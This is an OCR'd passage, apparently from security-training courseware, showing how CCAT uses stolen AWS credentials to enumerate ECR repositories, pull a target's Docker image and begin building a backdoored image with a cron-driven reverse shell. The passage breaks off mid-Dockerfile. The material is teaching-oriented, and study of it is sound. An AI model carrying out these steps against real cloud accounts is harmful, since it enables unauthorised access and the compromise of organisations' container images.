
Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS credentials**

  Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the "**Enumerate ECR**" module to list the details of available ECR repositories.



File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
Cloud Container Attack Tool (CCAT)
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

```
Running module ecr__enum_repos...
Found 5 repositories in us-east-1
Found 3 repositories in us-east-2
ecr__enum_repos completed.

MODULE SUMMARY:

Total 8 ECR Repositories Enumerated
ECR recources saved under ./data/ecr__enum_repos_data.json.

? What do you want to do?  List Enumerated ECR Repos
| Repo Name    | Repo Uri                                                   | Tags                      | Region    |
|--------------+------------------------------------------------------------+---------------------------+-----------|
| python       | 216825089941.dkr.ecr.us-east-1.amazonaws.com/python       | ['3.8.0b2-alpine3.10']    | us-east-1 |
| nginx        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx        | ['latest']                | us-east-1 |
| cloudgoat    | 216825089941.dkr.ecr.us-east-1.amazonaws.com/cloudgoat    | ['latest']                | us-east-1 |
| test         | 216825089941.dkr.ecr.us-east-1.amazonaws.com/test         | ['latest']                | us-east-1 |
| pacu         | 216825089941.dkr.ecr.us-east-1.amazonaws.com/pacu         | ['latest']                | us-east-1 |
| python       | 216825089941.dkr.ecr.us-east-2.amazonaws.com/python       | ['3.8.0b2-alpine3.10']    | us-east-2 |
| pacu         | 216825089941.dkr.ecr.us-east-2.amazonaws.com/pacu         | ['backdoor', 'latest']    | us-east-2 |
| cloudgoat    | 216825089941.dkr.ecr.us-east-2.amazonaws.com/cloudgoat    | ['latest']                | us-east-2 |
? What do you want to do?  (Use arrow keys)
   = AWS (rhino) =
   Enumerate ECR
   List Enumerated ECR Repos
 ❯ Pull Repos from ECR
   Push Repos to ECR
   Swap AWS Profile
   = Docker =
   Docker Backdoor
   ---------------
   Exit
```

Figure 19.56: Screenshot of CCAT showing ECR repositories

- **Step 2: Pull the target Docker image**

  Attackers from the list of ECR repositories detect and pull the Docker image belonging to the target organization. An attacker can use the CCAT "**Pull Repos from ECR**" module to pull the target repository.



File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
Cloud Container Attack Tool (CCAT)
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

```
Running module ecr__enum_repos...
Found 5 repositories in us-east-1
Found 3 repositories in us-east-2
ecr__enum_repos completed.

MODULE SUMMARY:

Total 8 ECR Repositories Enumerated
ECR recources saved under ./data/ecr__enum_repos_data.json.

? What do you want to do?  List Enumerated ECR Repos
| Repo Name    | Repo Uri                                                   | Tags                      | Region    |
|--------------+------------------------------------------------------------+---------------------------+-----------|
| python       | 216825089941.dkr.ecr.us-east-1.amazonaws.com/python       | ['3.8.0b2-alpine3.10']    | us-east-1 |
| nginx        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx        | ['latest']                | us-east-1 |
| cloudgoat    | 216825089941.dkr.ecr.us-east-1.amazonaws.com/cloudgoat    | ['latest']                | us-east-1 |
| test         | 216825089941.dkr.ecr.us-east-1.amazonaws.com/test         | ['latest']                | us-east-1 |
| pacu         | 216825089941.dkr.ecr.us-east-1.amazonaws.com/pacu         | ['latest']                | us-east-1 |
| python       | 216825089941.dkr.ecr.us-east-2.amazonaws.com/python       | ['3.8.0b2-alpine3.10']    | us-east-2 |
| pacu         | 216825089941.dkr.ecr.us-east-2.amazonaws.com/pacu         | ['backdoor', 'latest']    | us-east-2 |
| cloudgoat    | 216825089941.dkr.ecr.us-east-2.amazonaws.com/cloudgoat    | ['latest']                | us-east-2 |

? What do you want to do?  Pull Repos from ECR
? ECR Pull Options  Pull single repo with multiple tags
? Enter AWS region name  us-east-1
? Enter AWS ECR repository URI  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter AWS ECR repository tags seperated by comma  latest
Running module ecr__pull_repos...
```

Figure 19.57: Screenshot of CCAT showing the target Docker image

- **Step 3: Create a backdoor image**

  After pulling the Docker image from the ECR repository, attackers create and embed a backdoor for reverse shell in the target Docker image. An attacker can use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command.


File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
latest (22 days ago)
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
Cloud Container Attack Tool (CCAT)
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 58
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker
Install cron
Add a cron job for reverse shell
Modify CMD to run cron then run NGINX on foreground


Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
1 ECR Repositories Pulled
ECR resources saved and use 'docker images' command to check the result.

? What do you want to do?  Docker Backdoor
This module generates Dockerfile on the fly and builds new Docker image.
? Enter Docker repository name  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter Docker repository tag  latest
? Enter new Docker repository build tag  backdoor

The below Dockerfile will be used to build a backdoored Docker image.
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest

----------------

Enter Docker instruction:  RUN apt-get update && apt-get -y install cron
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest
